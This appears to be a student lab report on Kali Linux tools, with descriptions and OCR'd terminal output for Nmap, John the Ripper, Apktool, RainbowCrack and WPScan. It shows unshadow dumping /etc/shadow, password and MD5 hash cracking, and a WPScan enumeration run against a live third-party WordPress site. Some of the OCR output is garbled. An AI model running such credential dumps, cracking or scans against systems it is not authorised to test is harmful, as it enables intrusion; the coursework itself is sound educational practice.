

Assignment 2

Exploring tools available on Kali Linux for System Security Purpose

Kali Linux is an open source distribution based on Debian focused on providing security auditing tools. Actively developed by Offensive Security, it's one of the most popular security distributions in use by infosec companies and ethical hackers. It includes numerous security-hacker tools for information gathering, vulnerability analysis, wireless attacks, web applications, exploitation tools, stress testing, forensic tools, sniffing and spoofing, password cracking, reverse engineering, hardware hacking and much more.

In this activity students are expected to practically learn following available tools on Kali Linux and prepare abstract report of all the tools and brief report (with screen shorts) of 15 tools (10 Red and 5 of their own choice and exclude this from brief report):

List of available tools: Nmap, Nessus, Lynis, John the Ripper, Apktool, Hydra, RainbowCrack, Unicornscan, WPScan, SlowHTTPTest, Fluxion, findmyhash, Nikto, Aircrack-ng, Wireshark, Metasploit Framework, Skipfish, Maltego, Burp Suite Scanner, BeEF, sqlmap, Autopsy, King Phisher tool, Yersinia, Social Engineering Toolkit (SET), Inundator,

Reference:-

1. <https://itsfoss.com/best-kali-linux-tools/>
2. <https://securitytrails.com/blog/kali-linux-penetration-testing-tools>
3. https://www.tutorialspoint.com/kali_linux/kali_linux_exploitation_tools

Answers:-

1. Nmap →

Nmap (“Network Mapper”) is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping).

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Applications ▾ Places ▾ Terminal ▾ Sat 7:06 PM • root@kali: ~
File Edit View Search Terminal Help
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  EX: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -lL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2]....>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -SS/st/sA/Sw/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -SU: UDP Scan
  -SN/sF/sx: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -S1 <zombie host[:probeport]>: Idle scan
  -SY/sZ: SCTP INIT/COOKIE-ECHO scans
  -SO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  EX: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -R: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  Applications ▾ Places ▾ Terminal ▾ Sat 7:06 PM • root@kali: ~
File Edit View Search Terminal Help
-g/-source-port <portnum>: Use given port number
--proxies <url1,[url2]....>: Relay connections through HTTP/SOCKS4 proxies
--data <hex string>: Append a custom payload to sent packets
--data-string <string>: Append a custom ASCII string to sent packets
--data-length <nump>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
  -oN/-O/-oS/-OG <file>: Output scan in normal, XML, s|rIpt kIddi3,
  and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dname>: Specify custom Nmap data file location
  --send-eth/-send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

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Applications ▾ Places ▾ Terminal ▾ Sat 7:11 PM • root@kali: ~

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File Edit View Search Terminal Help
Initiating SYN Stealth Scan at 19:08
Scanning kali (127.0.1.1) [1000 ports]
Completed SYN Stealth Scan at 19:08, 0.13s elapsed (1000 total ports)
Nmap scan report for kali (127.0.1.1)
Host is up (0.000029s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed
      Nmap
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
    Raw packets sent: 1000 (44.000KB) | Rcvd: 1000 (40.000KB)
root@kali:~# nmap -A 127.0.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-28 19:10 IST
Nmap scan report for kali (127.0.1.1)
Host is up (0.000071s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.25 seconds
root@kali:~# nmap -O 127.0.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-28 19:10 IST
Nmap scan report for kali (127.0.1.1)
Host is up (0.000091s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.11 seconds
root@kali:~# nmap -SA 127.0.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-28 19:11 IST
Nmap scan report for kali (127.0.1.1)
Host is up (0.0000070s latency).
All 1000 scanned ports on kali (127.0.1.1) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@kali:~#
```

Applications ▾ Places ▾ Terminal ▾ Sat 7:07 PM • root@kali: ~

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File Edit View Search Terminal Help
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~# nmap kali
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-28 19:05 IST
Nmap scan report for kali (127.0.1.1)
Host is up (0.0000050s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@kali:~# nmap -sV -p 1-65535 127.0.1.1/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-28 19:05 IST
Nmap scan report for 127.0.1.0
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.0 are closed

Nmap scan report for kali (127.0.1.1)
Host is up (0.00000080s latency).
All 65535 scanned ports on kali (127.0.1.1) are closed

Nmap scan report for 127.0.1.2
Host is up (0.0000070s latency).
All 65535 scanned ports on 127.0.1.2 are closed

Nmap scan report for 127.0.1.3
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.3 are closed

Nmap scan report for 127.0.1.4
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.4 are closed

Nmap scan report for 127.0.1.5
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.5 are closed

Nmap scan report for 127.0.1.6
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.6 are closed
```

Applications ▾ Places ▾ Terminal ▾ Sat 7:07 PM ● root@kali: ~

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File Edit View Search Terminal Help
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.5 are closed

Nmap scan report for 127.0.1.6
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.6 are closed
Squid
Nmap scan report for 127.0.1.7
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.7 are closed

Nmap scan report for 127.0.1.8
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.8 are closed

Nmap scan report for 127.0.1.9
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.9 are closed

Nmap scan report for 127.0.1.10
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.10 are closed

Nmap scan report for 127.0.1.11
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.11 are closed

Nmap scan report for 127.0.1.12
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.12 are closed

Nmap scan report for 127.0.1.13
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.13 are closed

Nmap scan report for 127.0.1.14
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.14 are closed
```

Applications ▾ Places ▾ Terminal ▾ Sat 7:08 PM ● root@kali: ~

```
File Edit View Search Terminal Help
Nmap scan report for 127.0.1.106
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.106 are closed

Nmap scan report for 127.0.1.107
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.107 are closed

Nmap scan report for 127.0.1.108
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.108 are closed

Nmap scan report for 127.0.1.109
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.109 are closed

Nmap scan report for 127.0.1.110
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.110 are closed

Nmap scan report for 127.0.1.111
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.111 are closed

Nmap scan report for 127.0.1.112
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.112 are closed

Nmap scan report for 127.0.1.113
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.113 are closed

Nmap scan report for 127.0.1.114
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.114 are closed

Nmap scan report for 127.0.1.115
Host is up (0.0000050s latency).
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Applications ▾ Places ▾ Terminal ▾ Sat 7:10 PM • root@kali: ~
File Edit View Search Terminal Help
All 65535 scanned ports on 127.0.1.124 are closed
Nmap scan report for 127.0.1.125
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.125 are closed
Nmap scan report for 127.0.1.126
Host is up (0.0000060s latency).
All 65535 scanned ports on 127.0.1.126 are closed
Nmap scan report for 127.0.1.127
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.127 are closed

root@kali:~# nmap -v kali
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-28 19:08 IST
Initiating SYN Stealth Scan at 19:08
Scanning kali (127.0.1.1) [1000 ports]
Completed SYN Stealth Scan at 19:08, 0.13s elapsed (1000 total ports)
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Host is up (0.000029s latency).
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Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
    Raw packets sent: 1000 (44.000KB) | Rcvd: 1000 (40.000KB)
root@kali:~# nmap -A 127.0.1.1
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Nmap scan report for kali (127.0.1.1)
Host is up (0.000071s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.25 seconds
root@kali:~#
```

```

Applications ▾ Places ▾ Terminal ▾ Sat 7:12 PM • root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -PN 127.0.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-28 19:11 IST
Nmap scan report for kali (127.0.1.1)
Host is up (0.000099s latency).
All 1000 scanned ports on kali (127.0.1.1) are closed

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@kali:~# nmap -sP 127.0.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-28 19:11 IST
Nmap scan report for kali (127.0.1.1)
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
root@kali:~# nmap -V
Nmap version 7.70 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.3 openssl-1.1.1a libssh2-1.8.0 libz-1.2.11 libpcre-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nssock engines: epoll poll select
root@kali:~# nmap --iflist
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-28 19:12 IST
*****INTERFACES*****
DEV (SHORT) IP/MASK      TYPE   UP MTU  MAC
eth0 (eth0) 10.0.2.15/24  ethernet up 1500  08:00:27:65:64:E5
eth0 (eth0):a00:27ff:fe65:64e5/128 ethernet up 1500  08:00:27:65:64:E5
lo (lo) 127.0.0.1/8       loopback up 65536
lo (lo) ::1/128           loopback up 65536

*****ROUTES*****
DST/MASK      DEV  METRIC GATEWAY
10.0.2.0/24   eth0  100
0.0.0.0/0     eth0  100  10.0.2.1
::1/128       lo   0
fe80::a00:27ff:fe65:64e5/128 eth0  0
::1/128       lo   256
fe80::/64     eth0  100
ff00::/8      eth0  256

root@kali:~#
```

2. John The Ripper →

John the Ripper is designed to be both feature-rich and fast. It combines several cracking modes in one program and is fully configurable for your particular needs (you can even define a custom cracking mode using the built-in compiler supporting a subset of C). Also, John is available for several different platforms which enables you to use the same cracker everywhere (you can even continue a cracking session which you started on another platform). Out of the box, John supports (and autodetects) the following Unix crypt(3) hash types: traditional DES-based, “bigcrypt”, BSDI extended DES-based, FreeBSD MD5-based (also used on Linux and in Cisco IOS), and penBSD Blowfish-based (now also used on some Linux distributions and supported by recent versions of Solaris). Also supported out of the box are Kerberos/AFS and Windows LM (DES-based) hashes, as well as DES-based trip codes.

```

Sun 11:30 AM •
root@kali: ~

File Edit View Search Terminal Help
John the Ripper 1.8.0.13-jumbo-1-bleeding-973a245b96 2018-12-17 20:12:51 +0100 [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2018 by Solar Designer and others
Homepage: http://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[...]]      "single crack" mode, using default or named rules
--single=:rule[...]          same, using "immediate" rule(s)
--wordlist[=FILE] --stdin   wordlist mode, read words from FILE or stdin
                           like --stdin, but bulk reads, and allows rules
--loopback[=FILE]           like --wordlist, but extract words from a .pot file
--dupe-suppression          suppress all dupes in wordlist (and force preload)
--prince[=FILE]              PRINCE mode, read words from FILE
--encoding=NAME              input encoding (e.g. UTF-8, ISO-8859-1). See also
                           doc/ENCODINGS and --list=hidden-options.
--password-list=FILE         enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules[=SECTION[...]]       same, using "immediate" rule(s)
--rules=:rule[...]           stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
--rules=stack=SECTION[...]  same, using "immediate" rule(s)
--rules-stack=:rule[...]    "incremental" mode [using section MODE]
                           mask mode using MASK (or default from john.conf)
--mask[=MASK]                "Markov" mode (see doc/MARKOV)
--external=MODE              external mode or word filter
--subsets[=CHARSET]          "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]            just output candidate passwords [cut at LENGTH]
--restore[=NAME]             restore an interrupted session [called NAME]
--session=NAME               give a new session the NAME
--status[=NAME]              print status of a session [called NAME]
--make-charset=FILE          make a charset file. It will be overwritten
--show[=left]                show cracked passwords [if =left, then uncracked]
--test[=TIME]                run tests and benchmarks for TIME seconds each
--users=[!LOGIN|UID[...]]     [do not] load this (these) user(s) only
--groups=[!GID[...]]          load users [not] of this (these) group(s) only
Applications ▾ Places ▾ Terminal ▾ Sun 11:30 AM •
root@kali: ~

File Edit View Search Terminal Help
--fork=N          fork N processes
--pot=NAME        pot file to use
--list=WHAT       list capabilities, see --list=help or doc/OPTIONS
--format=NAME     force hash of type NAME. The supported formats can
                 be seen with --list=formats and --list=subformats

root@kali:~# useradd -m JJ -G sudo -s /bin/bash
root@kali:~# passwd qwerty
passwd: user 'qwerty' does not exist
root@kali:~# passwd JJ
New password:
Retype new password:
passwd: password updated successfully
root@kali:~# unshadow
Usage: unshadow PASSWORD-FILE SHADOW-FILE
root@kali:~# unshadow /etc/passwd /etc/shadow > /root/johns_passwd
root@kali:~# ls -lrah /usr/share/john/password.lst
-rw-r--r-- 1 root root 26K Dec 18 2018 /usr/share/john/password.lst
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/johns_passwd
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty          (root)
qwerty          (JJ)
2g 0:00:00:00 DONE (2019-09-29 11:29) 4.347g/s 278.2p/s 556.5c/s 556.5C/s 123456..john
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# john --show /root/johns_passwd
root:qwerty:0:0:root:/bin/bash
JJ:qwerty:1000:1000::/home/JJ:/bin/bash

2 password hashes cracked, 0 left
root@kali:~#

```

3. Apktool →

It is a tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications; it makes possible to debug small code step by step. Also it makes working with app easier because of project-like _les structure and automation of some repetitive tasks like building apk, etc. It is NOT intended for piracy and other non-legal uses. It could be used for localizing, adding some features or support for custom platforms and other GOOD purposes. Just try to be fair with authors of an app that you use and probably like.


The image shows a Kali Linux desktop environment. At the top, there is a menu bar with 'Applications', 'Places', and 'Terminal'. The terminal window is open and displays the usage information for the Apktool command-line tool. It includes details about the tool's version (v2.3.4-dirty), copyright (2014 Ryszard Wiśniewski <brut.all@gmail.com>), and update information (Updated by Connor Tumbleson <connor.tumbleson@gmail.com>). The terminal also shows the execution of the command 'apktool d facebook_lite_v164.0.0.6.153.apk'.

The file manager window shows the contents of the extracted APK directory. The directory structure includes files like 'AndroidManifest.xml', 'apktool.yml', 'assets', 'lib', 'original', 'res', and 'smali', along with an 'unknown' folder. The left sidebar of the file manager lists recent documents, starred items, and locations such as Home, Desktop, Documents, Downloads, Music, Pictures, Videos, and Trash.

4. RainbowCrack →

RainbowCrack is a general propose implementation of Philippe Oechslin's faster time-memory trade-off technique. It crack hashes with rainbow tables. RainbowCrack uses time-memory tradeoff algorithm to crack hashes. It differs from brute force hash crackers. A brute force hash cracker generate all possible plaintexts and compute the corresponding hashes on the fly, then compare the hashes with the hash to be cracked. Once a match is found, the plaintext is found. If all possible plaintexts are tested and no match is found, the plaintext is not found. With this type of hash cracking, all intermediate computation results are discarded. A time-memory tradeoff hash cracker need a pre-computation stage, at the time all plaintext/hash pairs within the selected hash algorithm, charset, plaintext length are computed and results are stored in files called rainbow table. It is time consuming to do this

kind of computation. But once the one time pre-computation is finished, hashes stored in the table can be cracked with much better performance than a brute force cracker.



```
root@kali: /usr/share/rainbowcrack
Sun 8:26 PM ●
File Edit View Search Terminal Tabs Help
root@kali: /usr/share/rainbowcrack
root@kali: /usr/share/rainbowcrack
RainbowCrack 1.7
Copyright 2017 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/
usage: ./rcrack path [path] [...] -h hash
       ./rcrack path [path] [...] -l hash_list_file
       ./rcrack path [path] [...] -lm pwdump_file
       ./rcrack path [path] [...] -ntlm pwdump_file
path:          directory where rainbow tables (*.rt, *.rtc) are stored
-h hash:        load single hash
-l hash_list_file: load hashes from a file, each hash in a line
-lm pwdump_file: load lm hashes from pwdump file
-ntlm pwdump_file: load ntlm hashes from pwdump file

Implemented hash algorithms:
  lm HashLen=8 PlaintextLen=0-7
  ntlm HashLen=16 PlaintextLen=0-15
  md5 HashLen=16 PlaintextLen=0-15
  sha1 HashLen=20 PlaintextLen=0-20
  sha256 HashLen=32 PlaintextLen=0-20

examples:
  ./rcrack . -h 5d41402abc4b2a76b9719d911017c592
  ./rcrack . -l hash.txt
root@kali:~# rgen md5 loweralpha 1 5 0 16000 16000 0
rainbow table md5_loweralpha#1-5_0_16000x16000_0.rt parameters
hash algorithm:      md5
hash length:         16
charset name:        loweralpha
charset data:        abcdefghijklmnopqrstuvwxyz
charset data in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a
charset length:      26
plaintext length range: 1 - 5
reduce offset:        0x00000000
plaintext total:      12356630
root@kali: /usr/share/rainbowcrack
Sun 8:27 PM ●
File Edit View Search Terminal Tabs Help
root@kali: /usr/share/rainbowcrack
root@kali: /usr/share/rainbowcrack
.root@kali: /usr/share/rainbowcrack
Sun 8:27 PM ●
File Edit View Search Terminal Tabs Help
root@kali: /usr/share/rainbowcrack
root@kali: /usr/share/rainbowcrack
./rcrack . -h 5d41402abc4b2a76b9719d911017c592
./rcrack . -l hash.txt
root@kali:~# rgen md5 loweralpha 1 5 0 16000 16000 0
rainbow table md5_loweralpha#1-5_0_16000x16000_0.rt parameters
hash algorithm:facebook_md5
hash length: 164 0 0 61 16
charset name: loweralpha
charset data: abcdefghijklmnopqrstuvwxyz
charset data in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a
charset length: 26
plaintext length range: 1 - 5
reduce offset: 0x00000000
plaintext total: 12356630

sequential starting point begin from 0 (0x0000000000000000)
generating...
16000 of 16000 rainbow chains generated (0 m 56.4 s)
root@kali:~# cd /usr/share/rainbowcrack/
root@kali:/usr/share/rainbowcrack# ls
alglib0.so  md5_loweralpha#1-5_0_16000x16000_0.rt  readme.txt  rtc2rt  rtmerge
charset.txt  rcrack  rt2rtc  rtgen  rtsort
root@kali:/usr/share/rainbowcrack# echo -n "JJ" | md5sum
eb980ea56e1e80b69c9a606b36cf4b -
root@kali:/usr/share/rainbowcrack# echo -n "Demo" | md5sum
f0258b6685684c113bad94d91b8fa02a -
root@kali:/usr/share/rainbowcrack# echo -n "admin" | md5sum
21232f297a57a5a743894a0e4a801fc3 -
root@kali:/usr/share/rainbowcrack# rtsort
RainbowCrack 1.7
Copyright 2017 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/

usage: ./rtsort path
root@kali:/usr/share/rainbowcrack# rcrack . -l hashes.txt
./md5_loweralpha#1-5_0_16000x16000_0.rt is not sorted
```

```

root@kali: /usr/share/rainbowcrack
File Edit View Search Terminal Tabs Help
GNU nano 3.2                               hashes.txt
eb9806a56e1e80b69c9a00b36cfef4b
f0258b6685684c113bad94d91b8fa02a
21232f297a57a5a743894a0e4a801fc3
164.0.0.6153

password.lst      test.pcapng

[ Read 3 lines ]
^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo   M-A Mark Text   M-[ To Bracket
^X Exit        ^R Read File    ^L Replace    ^U Uncut Text  ^T To Spell    ^G Go To Line  M-E Redo   M-C Copy Text   M-Q Where Was

Applications Places Terminal Sun 8:27 PM root@kali: /usr/share/rainbowcrack
File Edit View Search Terminal Tabs Help
root@kali: /usr/share/rainbowcrack
charset.txt rcrack          rt2rtc      rtgen      rtsort
root@kali:/usr/share/rainbowcrack# echo -n "JJ" | md5sum
eb9806a56e1e80b69c9a00b36cfef4b -
root@kali:/usr/share/rainbowcrack# echo -n "Demo" | md5sum
f0258b6685684c113bad94d91b8fa02a -
root@kali:/usr/share/rainbowcrack# echo -n "admin" | md5sum
21232f297a57a5a743894a0e4a801fc3 -
root@kali:/usr/share/rainbowcrack# rtsort
RainbowCrack 1.7
Copyright 2017 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/

usage: ./rtsort path
root@kali:/usr/share/rainbowcrack# rcrack . -l hashes.txt

./md5_loweralpha#1-5_0_16000x16000_0.rt is not sorted

result
root@kali:/usr/share/rainbowcrack# rtsort .
./md5_loweralpha#1-5_0_16000x16000_0.rt:
664666112 bytes memory available
loading data...
sorting data...
writing sorted data...

root@kali:/usr/share/rainbowcrack# rcrack . -l hashes.txt
1 rainbow tables found
memory available: 531739443 bytes
memory for rainbow chain traverse: 256000 bytes per hash, 768000 bytes for 3 hashes
memory for rainbow table buffer: 2 x 256016 bytes
disk: ./md5_loweralpha#1-5_0_16000x16000_0.rt: 256000 bytes read
disk: finished reading all files
plaintext of 21232f297a57a5a743894a0e4a801fc3 is admin

```

5. WPScan →

WordPress is one of the best open source CMS and this would be the best free WordPress security auditing tool. It's free but not open source. If you want to know whether a WordPress blog is vulnerable in some way, WPScan is your friend. In addition, it also gives you details of the plugins active. Of course, a well-secured blog may not give you a lot of details, but it is still the best tool for WordPress security scans to find potential vulnerabilities.

Sat 12:22
root@kali:~

```
File Edit View Search Terminal Help
Scan Aborted: The remote website is up, but does not seem to be running WordPress.
root@kali:~# wpscan --url https://wordpress.org/showcase/ --enumerate p

\ \ ^ / \ \ / \ \ / \ \ 
 \ \ \ \ / | | \ \ \ \ \ 
 \ \ \ \ \ / \ \ \ \ / \ \ \ \ 
 \ \ \ \ \ \ \ \ \ \ \ \ \ \ 
 \ \ \ \ \ \ \ \ \ \ \ \ \ 
WordPress Security Scanner by the WPScan Team
Version 3.7.1
WPScan.io - Online WordPress Vulnerability Scanner
 @_WPScan_, @_ethicalhack3r, @_erwan_lr, @_FireFart_


[+] URL: https://wordpress.org/showcase/
[+] Started: Sat Sep 28 12:09:46 2019

Interesting Finding(s):
[+] https://wordpress.org/showcase/
| Interesting Entries:
| | - server: nginx
| | - x-olaf: 🐻
| | - x-nc: HIT ord 2
| | Found By: Headers (Passive Detection)
| | Confidence: 100%
[+] https://wordpress.org/showcase/xmlrpc.php
| Found By: Link Tag (Passive Detection)
| Confidence: 100%
| Confirmed By: Direct Access (Aggressive Detection), 100% confidence
| References:
| | - http://codex.wordpress.org/XML-RPC_Pingback_API
| | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
Sat 12:23  
root@kali:~
```

[+] This site has 'Must Use Plugins': https://wordpress.org/showcase/wp-content/mu-plugins/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 80%
| Reference: http://codex.wordpress.org/Must_Use_Plugins

[+] https://wordpress.org/showcase/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| | - https://www.iplocation.net/defend-wordpress-from-ddos
| | - https://github.com/wpscanteam/wpscan/issues/1299

Fingerprinting the version - Time: 00:02:01 <===== (395 / 395) 100.00% Time: 00:02:01
[+] WordPress version 5.2.3 identified (Latest, released on 2019-09-05).
| Detected By: Unique Fingerprinting (Aggressive Detection)
| | - https://wordpress.org/showcase/wp-admin/js/post.min.js md5sum is e80d95db0d7ee2b88c1a19e2e936033d

[+] WordPress theme in use: pub
| Location: https://wordpress.org/showcase/wp-content/themes/pub/
| Style URL: https://wordpress.org/showcase/wp-content/themes/pub/style.css
| Detected By: URLs In Homepage (Passive Detection)
| |
| | The version could not be determined.

[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] jetpack
| Location: https://wordpress.org/showcase/wp-content/plugins/jetpack/
| Last Updated: 2019-09-23T16:52:00.000Z
| [!] The version is out of date, the latest version is 7.7.2
| |
| | Detected By: URLs In Homepage (Passive Detection)
| |
| | Version: 7.2.1.1 (90% confidence)

```

Applications ▾ Places ▾ Terminal ▾ Sat 12:23
root@kali:~ 

File Edit View Search Terminal Help

[+] WordPress theme in use: pub
| Location: https://wordpress.org/showcase/wp-content/themes/pub/
| Style URL: https://wordpress.org/showcase/wp-content/themes/pub/style.css
|
| Detected By: Urls In Homepage (Passive Detection)
|
| The version could not be determined.

[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

